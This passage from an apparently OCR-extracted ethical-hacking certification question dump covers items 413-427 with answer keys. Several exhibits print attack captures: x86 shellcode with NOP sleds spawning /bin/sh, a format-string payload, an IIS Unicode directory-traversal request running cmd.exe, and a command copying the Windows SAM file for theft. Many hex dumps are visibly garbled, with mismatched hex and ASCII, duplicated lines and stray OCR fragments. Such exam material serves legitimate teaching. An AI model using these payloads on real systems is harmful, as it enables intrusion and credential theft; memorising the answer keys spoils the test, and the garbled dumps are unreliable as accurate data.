Correct Answer: A
Section: (none)
Explanation

QUESTION 413
Steve scans the network for SNMP enabled devices. Which port number Steve should scan?

A. 69
B. 150
C. 161
D. 169

Correct Answer: C
Section: (none)
Explanation

QUESTION 414
What is the command used to create a binary log file using tcpdump?

A. tcpdump -r log
B. tcpdump -w ./log
C. tcpdump -vde -r log
D. tcpdump -l /var/log/

Correct Answer: B
Section: (none)
Explanation

QUESTION 415
Kevin sends an email invite to Chris to visit a forum for security professionals. Chris clicks on the link in the email message and is taken to a web based bulletin board. Unknown to Chris, certain functions are executed on his local system under his privileges, which allow Kevin access to information used on the BBS. However, no executables are downloaded and run on the local system. What would you term this attack?

A. Phishing
B. Denial of Service
C. Cross Site Scripting
D. Backdoor installation

Correct Answer: C
Section: (none)
Explanation

QUESTION 416
ARP poisoning is achieved in _____ steps

A. 1
B. 2
C. 3
D. 4

Correct Answer: B
Section: (none)

Explanation

QUESTION 417

One of the ways to map a targeted network for live hosts is by sending an ICMP ECHO request to the broadcast or the network address. The request would be broadcasted to all hosts on the targeted network. The live hosts will send an ICMP ECHO Reply to the attacker source IP address. You send a ping request to the broadcast address 192.168.5.255.

```
[root@ceh/root]# ping -b 192.168.5.255
WARNING: pinging broadcast address
PING192.168.5.255 (192.168.5.255) from 192.168.5.1 : 56(84) bytes of data.
64 bytes from 192.168.5.1: icmp_seq=0 ttl=255 time=4.1 ms
64 bytes from 192.168.5.5: icmp_seq=0 ttl=255 time=5.7 ms
--
--
--
```

There are 40 computers up and running on the target network. Only 13 hosts send a reply while others do not. Why?

A. You cannot ping a broadcast address. The above scenario is wrong.

B. You should send a ping request with this command ping 192.168.5.0-255

C. Linux machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.

D. Windows machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.

Correct Answer: D
Section: (none)
Explanation

QUESTION 418

On a backdoored Linux box there is a possibility that legitimate programs are modified or trojaned. How is it possible to list processes and uids associated with them in a more reliable manner?

A. Use "ls"

B. Use "lsof"

C. Use "echo"

D. Use "netstat"

Correct Answer: B
Section: (none)
Explanation

QUESTION 419
_____ ensures that the enforcement of organizational security policy does not rely on voluntary web application user compliance. It secures information by assigning sensitivity labels on information and comparing this to the level of security a user is operating at.

A. Mandatory Access Control
B. Authorized Access Control
C. Role-based Access Control
D. Discretionary Access Control


Correct Answer: A
Section: (none)
Explanation

QUESTION 420
How would you describe a simple yet very effective mechanism for sending and receiving unauthorized information or data between machines without alerting any firewalls and IDS's on a network?

A. Covert Channel
B. Crafted Channel
C. Bounce Channel
D. Deceptive Channel

Correct Answer: A
Section: (none)
Explanation

QUESTION 421
Exhibit:



2
Attacker
Attacker intercepts transmission and poses as JaneCo Corporation. Attacker exchanges his own keys with AcmeSin Corporation. Attacker then establishes a session with JaneCo Corporation posing as AcmeSin Corporation.
CertKiller2
CertKiller1
CertKiller3
1
AcmeSin Corporation
AcmeSin attempts to establish an encrypted session with company JaneCo
3
JaneCo Corporation
JaneCo sends all messages to the attacker who receives, decrypts, copies, and forwards copies to AcmeSin Corporation

What type of attack is shown in the above diagram?

A. SSL Spoofing Attack
B. Identity Stealing Attack
C. Session Hijacking Attack
D. Man-in-the-Middle (MiTM) Attack

Correct Answer: D
Section: (none)
Explanation

QUESTION 422
Exhibit:



```
12/26-07:060  01: 25949  126.173.37.1.5: 443 -- 112.16.1.106:80
TCP TTL:13 TOS:0*40 1D:35491 IpLgb 20 DgmLen:493 DF
***AP*** Seq: 0x2BDC107 Ack: 0x1CD9F106 Win: 0x8830 TcpLen: 20
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E C0 AF 2E GET /msadc/.....
2E 2F 2E 2E C0 AF 2E 2E 2F 2E 2E C0 AF 2E 2E 2F ./......./......./
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 winnt/system32/c
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3A md.exe?/c+dir+c:
5C 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 \ HTTP/1.1..Acce
70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 mage/x-xbitmap
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69 63 61 e/pjpeg, applica
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 65 tion/vnd.ms-exce
6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6D l, application/m
73 77 6F 72 64 2C 20 61 70 70 6C 69 63 61 74 69 sword, applicati
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 70 on/vnd.ms-powerp
6F 69 6E 74 2C 20 2A 2F 2A 0D 0A 41 63 63 65 70 oint, */*..Accep
74 2D 4C 69 65 3A 20 41 53 50 53 45 53 53 49 75 t-Language: en-u
73 0D 0A 47 51 51 51 51 51 5A 55 3D 4B 4E 4F 69 s .Accept-Encodi
6E 67 3A 27 51 51 51 51 51 5A 55 3D 4B 4E 4F 4D e.: gzip, deflat
65 0D 0A 55 73 65 72 2D 41 67 65 0A 74 3A 20 4D e..User-Agent: M
6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/4.0 (comp
61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible; MSIE 5.0
31 3B 20 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windows 95)..
48 6F 73 74 3A 20 6C 61 62 2E 77 69 72 65 74 72 Host: lib.bvxttr
69 70 2E 6E 65 74 0D 0A 43 6F 6E 6E 65 63 74 69 ip.org..Connecti
6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A on: Keep-Alive..
43 6F 6F 6B 69 65 3A 20 41 53 50 53 45 53 53 49 Cookie: ASPSESSI
4F 4E 49 44 47 51 51 51 51 51 5A 55 3D 4B 4E 4F ONIDGQQQQQZU=KNO
48 4D 4F 4A 41 4B 50 46 4F 50 48 4D 4C 41 50 4E HMOJAKPFOPHMLAPN
49 46 49 46 42 0D 0A 0D 0A 41 50 4E 49 46 49 46 IFIFB....APNIFIF
42 0D 0A 0D 0A B....
```

Study the following log extract and identify the attack.

A. Hexcode Attack


B. Cross Site Scripting

C. Multiple Domain Traversal Attack

D. Unicode Directory Traversal Attack

Correct Answer: D
Section: (none)
Explanation

QUESTION 423
Exhibit:



```
c:\> cmd /c type c:\winnt\repair\sam > c:\har.txt
Volume in drive C has no label.
Volume Serial Number is 8403-640E
Directory  f c \
11/26/00 12:34p 0 AUTOEXEC.BAT
11/26/00 06:57p 322 boot.ini
11/26/00 12:34p CONFIG.SYS
12/26/00 07:36p < DIR > exploits
02/04/01 07:07a 5,327 har.txt
12/07/00 03:30p < DIR > InetPub
12/07/00 03:12p < DIR > Multimedia Files
12/26/00 07:10p < DIR > New Folder
01/26/01 02:10p 78,643,200 pagefile.sys
12/21/00 08:59p < DIR > Program Files
02/04/01 06:49a 69 README.NOW.Hax0r
12/21/00 08:59p < DIR > TEMP
02/04/01 07:05a < DIR > WINNT
12/26/00 07:09p < DIR > wiretrip
02/04/01 06:43a 0 mine.txt
15 File(s) 78,648,918 bytes
1,689,455,616 bytes free

c:\> type har.txt

c:\> Appr max.txt  :\ metoub\www out
c:\> GET har.txt HTTP/4.1
Server: Microsoft-IIS/4.0
Date: Sun, 04 Feb 2001 13:11:28 GMT
Content-Type: text/plain
Accept-Ranges: bytes
Last-Modified: Sun, 04 Feb 2001 13:07:33 GMT
ETag: "5063fd6fab8ec01:b85"
Content-Length: 5327
```


Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?

A. har.txt
B. SAM file
C. wwwroot
D. Repair file

Correct Answer: B
Section: (none)
Explanation

QUESTION 424

Exhibit:



No.	Time	Source	Destination	Protocol	Info
1	0.000000	10.0.0.22	192.168.131.67	BROWSER	Get Backup List Reques
2	0.000374	192.168.131.67	10.0.0.22	BROWSER	Get Backup List Respon
3	0.001438	10.0.0.22	192.168.131.67	NBNS	Name query NB WORKGROU
4	0.747416	10.0.0.22	192.168.131.67	NBNS	Name query NB WORKGROU
5	1.504988	10.0.0.22	192.168.131.67	NBNS	Name query NB WORKGROU
6	2.251459	10.0.0.22	192.168.131.67	BROWSER	Get Backup List Reques
7	2.251783	192.168.131.67	10.0.0.22	BROWSER	Get Backup List Respon
8	2.252570	10.0.0.22	192.168.131.67	NBNS	Name query NB WORKGROU
9	2.996900	10.0.0.22	192.168.131.67	NBNS	Name query NB WORKGROU
10	3.384992	192.168.131.67	202.156.1.48	DNS	Standard query A www.m
11	3.418716	202.156.1.48	192.168.131.67	DNS	Standard query respons
12	3.678583	192.168.131.67	207.68.171.245	TCP	1033 > http [SYN] Seq=
13	3.701197	207.68.171.245	192.168.131.67	TCP	http > 1033 [SYN, ACK]
14	3.701328	192.168.131.67	207.68.171.245	TCP	1033 > http [ACK] Seq=
15	3.708149	192.168.131.67	207.68.171.245	HTTP	GET / HTTP/1.1
16	[illegible]	207.68.171.245	192.168.131.67	TCP	http > 1033 [ACK] Seq=

```
⊟ Frame 1 (216 bytes on wire, 216 bytes captured)
    Arrival Time: Jun 22, 2005 11:02:12.602054000
    Time delta from previous packet: 0.000000000 seconds
    Time relative to first packet: 0.000000000 seconds
    Frame Number: 1
```

```
0000  00 03 ff fd ff ff 00 03  ff ff ff ff 08 00 45 00   ........ ......E.
0010  00 ca 00 50 40 00 80 11  ab d1 0a 00 00 16 c0 a8   ...P@... ........
0020  83 43 00 8a 00 8a 00 b6  2c 2f 11 02 96 f5 0a 00   .C...... ,/......
0030  00 16 00 8a 00 a0 00 00  20 45 49 45 4a 46 45 45   ........  EIEJFEE
0040  42 45 44 45 49 45 4a 46  45 43 45 43 41 43 41 43   BEDEIEJF EFCACAC
```


You have captured some packets in Ethereal. You want to view only packets sent from 10.0.0.22. What filter will you apply?

A. ip = 10.0.0.22
B. ip.src == 10.0.0.22
C. ip.equals 10.0.0.22
D. ip.address = 10.0.0.22

Correct Answer: B
Section: (none)
Explanation

QUESTION 425

Exhibit:



```
12/09-01:22:31.167035 207.219.207.240:1882 -> 172.16.1.104:21
TCP TTL:50 TOS:0x0 ID:53476 DF
*****PA* Seq: 0x1I0CE834 Ack: 0x33BC7447 Win: 0x7D78
TCP Options => NOP NOP TS: 105803984 124045931
TCP Options => NOP NOP TS: 105803984 124045931  PASS ............
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 31 C0 31 DB 31 C9 B0 46 CD .......1.1.1..F.
80 31 C0 31 DB 43 89 D9 41 B0 3F CD 80 EB 6B 5E .1.1.C..A.?...k^
31 C0 31 C9 8D 5E 01 88 46 04 66 B9 FF 01 B0 27 1.1..^..F.f....'
27 CD 80 31 C0 8D 5E 01 B0 3D CD 80 31 C0 31 DB '..1..^..=..1.1.
8D 5E 08 89 43 02 31 C9 FE C9 31 C0 8D 5E 08 B0 .^..C.1...1..^..
0C CD 80 FE C9 75 F3 31 C0 88 46 09 8D 5E 08 B0 .....u.1..F..^..
3D CD 80 FE 0E B0 30 FE C8 88 46 04 31 C0 88 46 =.....0...F.1..F
07 89 76 08 89 46 0C 89 F3 8D 4E 08 8D 56 0C B0 ..v..F....N..V..
0B CD 80 31 C0 31 DB B0 01 CD 80 E8 90 FF FF FF ...1.1..........
FF FF FF 30 62 69 6E 30 73 68 31 2E 2E 31 31 76 ...0bin0sh1..11v
65 6E 67 6C 69 73 68 40 6B 6F 63 68 61 6E 2E 6B english@kochan.ka
73 69 65 2E 63 6F 6D 0D 0A sie.com..
+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
12/09-01:22:31.169504 172.16.1.104:21 -> 207.219.207.240:1882
TCP TTL:63 TOS:0x10 ID:48231 DF
*****PA* Seq: 0x1I0CE83E Ack: 0x33BC7446 Win: 0x7D78
TCP Options => NOP NOP TS: 105803113 124045057
35 33 30 20 4C 6F 67 69 6E 20 69 6E 63 6F 72 72 530 Login incorr
65 63 74 2E 0D 0A ect... +=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
12/09-01:22:29.878192 172.16.1.104:21 -> 207.219.207.240:1882
TCP TTL:63 TOS:0x10 ID:48233 DF
*****PA* Seq: 0x1I0CE834 Ack: 0x33BC7447 Win: 0x7D78
TCP Options => NOP NOP TS: 105803984 124045931
32 32 31 20 59 6F 75 20 63 6F 75 6C 64 20 61 74 221 You could at
20 6C 65 61 73 74 20 73 61 79 20 67 6F 6F 64 62  least say goodb
79 65 2E 0D 0A ye... +=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+  12/09-01:22:29.880124
172.16.1.104:21 -> 207.219.207.240:1882
*****PA* Seq: 0x1I0CE834 Ack: 0x33BC7447 Win: 0x7D78
TCP Options => NOP NOP TS: 105803984 124045931
TCP Options => NOP NOP TS: 105803984 124045931
```

Given the following extract from the snort log on a honeypot, what do you infer from the attack?

A. A new port was opened

B. A new user id was created

C. The exploit was successful

D. The exploit was not successful


Correct Answer: D

Section: (none)

Explanation

QUESTION 426

Exhibit:




```
45 00 01 ce 28 1e 40 00 32 06 96 92 d1 3a 18 09 0e 9f 18 97 E..Î(.@.2..Ñ:......
d5 18 02 03 6f 54 4f 00 32 06 96 92 d1 3a 18 78 78 d4 00 00 .B..oTOR.¯psF.|
Application "Calculat TCP Options => NOP NOP TS: 105800984 126046911 size 0.75in 0.25in 0.50in 0.05inmvE..
42 42 20 f7 ff bf 21  TCP Options => NOP NOP TS: 105800984 126046911  ¼÷¿¾"¼#¼XX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 be 25 2e 32 32 XXXXXXXXXXXXXXX¾%.22
34 75 25 33 30 30 24 6e 25 2e 32 31 33 75 25 31 30 31 24 6e 4u%300$n%.213u%101$n
73 65 63 75 25 33 30 32 24 6e 25 2e 31 39 32 75 25 33 30 32 secu%302$n%.192u%302
24 6e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 $n..................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 31 db 31 c0 31 c0 b0 46 cd 80 89 e5 31 d2 b2 66 89 d0 ..1Û1À1À°FÍ..å1Ò²f.Ð
31 c9 89 cb 43 89 5d f8 43 89 5d f4 4b 89 4d fc 8d 4d f4 cd 1É.ËC.]øC.]ôK.Mü.MôÍ
80 31 c9 89 45 f4 43 66 89 5d ec 66 c7 45 ee 0f 27 89 4d f0 .1É.EôCf.]ìfÇEî.'.Mð
8d 45 ec 89 45 f8 c6 45 fc 10 89 d0 8d 4d f4 cd 80 89 d0 43 .Eì.EøÆEü..Ð.MôÍ..ÐC
43 cd 80 89 d0 43 c0 e0 b0 66 cd 80 89 e5 31 d2 b2 66 89 d0 CÍ..ÐCÀà°fÍ..å1Ò²f.Ð
4c cd 80 eb 18 5e 89 f0 43 89 5d f4 4b 89 4d fc 8d 4d f4 cd LÍ.ë.^.ðC.]ôK.Mü.MôÍ
e3 0d 4d 08 0d 55 0c 66 89 5d ec 66 c7 45 ee 0f 27 89 4d f0 ã.M..U.Ì.èÿÿÿ/bin/s
68 0a h.
EVENT4: [NOOP:X86] (tcp,dp=515,sp=1008)
```

The following is an entry captured by a network IDS. You are assigned the task of analyzing this entry. You notice the value 0x90, which is the most common NOOP instruction for the Intel processor. You figure that the attacker is attempting a buffer overflow attack. You also notice "/bin/sh" in the ASCII part of the output. As an analyst what would you conclude about the attack?

A. The buffer overflow attack has been neutralized by the IDS
B. The attacker is creating a directory on the compromised machine
C. The attacker is attempting a buffer overflow attack and has succeeded
D. The attacker is attempting an exploit that launches a command-line shell

Correct Answer: D
Section: (none)
Explanation

QUESTION 427
Exhibit:



```
12/09-01:22:3 0x110CE834 Ack: 0x33BC7447 Win: 172.16.1.104:21
TCP TTL:50 TOS NOP NOP TS: 105803984 126065931
*****PA* Seq:3 6F 75 20 63 6F 75 6C 64 20 61 74 221 You could at
TCP Options => NOP NOP TS: 126048037 ,05803098
50 41 53 53 20 90 90 90 90 90 90 90 90 90 90 90 PASS ...........
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 31 C0 31 DB 31 C9 B0 46 CD .......1.1.1..F.
80 31 C0 31 DB 43 89 D9 41 B0 3F CD 80 EB 6B 5E .1.1.C..A.?...k^
31 C0 31 C9 8D 5E 01 88 46 04 66 B9 FF FF 01 B0 1.1..^..F.f.....
27 CD 80 31 C0 8D 5E 01 B0 3D CD 80 31 C0 31 DB '..1..^..=..1.1.
8D 5E 08 89 43 02 31 C9 FE C9 31 C0 8D 5E 08 B0 .^..C.1...1..^..
0C CD 80 FE C9 75 F3 31 C0 88 46 09 8D 5E 08 B0 .....u.1..F..^..
3D CD 80 FE 0E B0 30 FE C8 88 46 04 31 C0 88 46 =.....0...F.1..F
07 89 76 08 89 43 0C 31 C9 FE C9 31 C0 8D 5E 08 B0 ,^...F....N..V..
0B CD 80 31 C9 75 F3 31 C0 88 46 09 8D 5E 08 B0 ...1.1..........
FF FF FF 30 62 69 6E 30 73 68 31 61 6D 2E 31 76 ...0bin0sh1..11v
65 6E 67 6C 69 6E 40 6B 6F 63 68 61 6D 2E 6B 61 engliin@kocham.ka
73 69 65 2E 63 6F 6D 0D 0A sie.com.. =+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
12/09-01:22:31.349534 172.16.1.104:21 -> 207.219.207.240:1882
TCP TTL:63 TOS:0x10 ID:48231 DF
*****PA* Seq: 0x110CE81E Ack: 0x33BC7446 Win: 0x7D78
TCP Options => NOP NOP TS: 105803113 126048037
35 33 30 20 4C 6F 67 69 6E 20 69 6E 63 6F 72 72 530 Login incorr
65 63 74 2E 0D 0A ect... =+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
12/09-01:22:39.878150 172.16.1.104:21 -> 207.219.207.240:1882
TCP TTL:63 TOS:0x10 ID:48233 DF
*****PA* Seq: 0x110CE834 Ack: 0x33BC7447 Win: 0x7D78
TCP Options => NOP NOP TS: 105803984 126045931
32 32 31 20 59 6F 75 20 63 6F 75 6C 64 20 61 74 221 You could at
20 6C 65 61 73 74 6F 67 69 6E 20 69 6E 63 6F 72 72 530 Login incorr
78 65 2E 0D 0A 0A ect... =+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
12/09-01:22:39.878150 172.16.1.104:21 -> 207.219.207.240:1882
TCP TTL:63 TOS:0x10 ID:48233 DF
***F**A* Seq: 0x110CE859 Ack: 0x33BC7447 Win: 0x7D78
TCP Options => NOP NOP TS: 105803984 126045931
```

Given the following extract from the snort log on a honeypot, what service is being exploited? :

A. FTP
B. SSH
C. Telnet
D. SMTP

Correct Answer: A
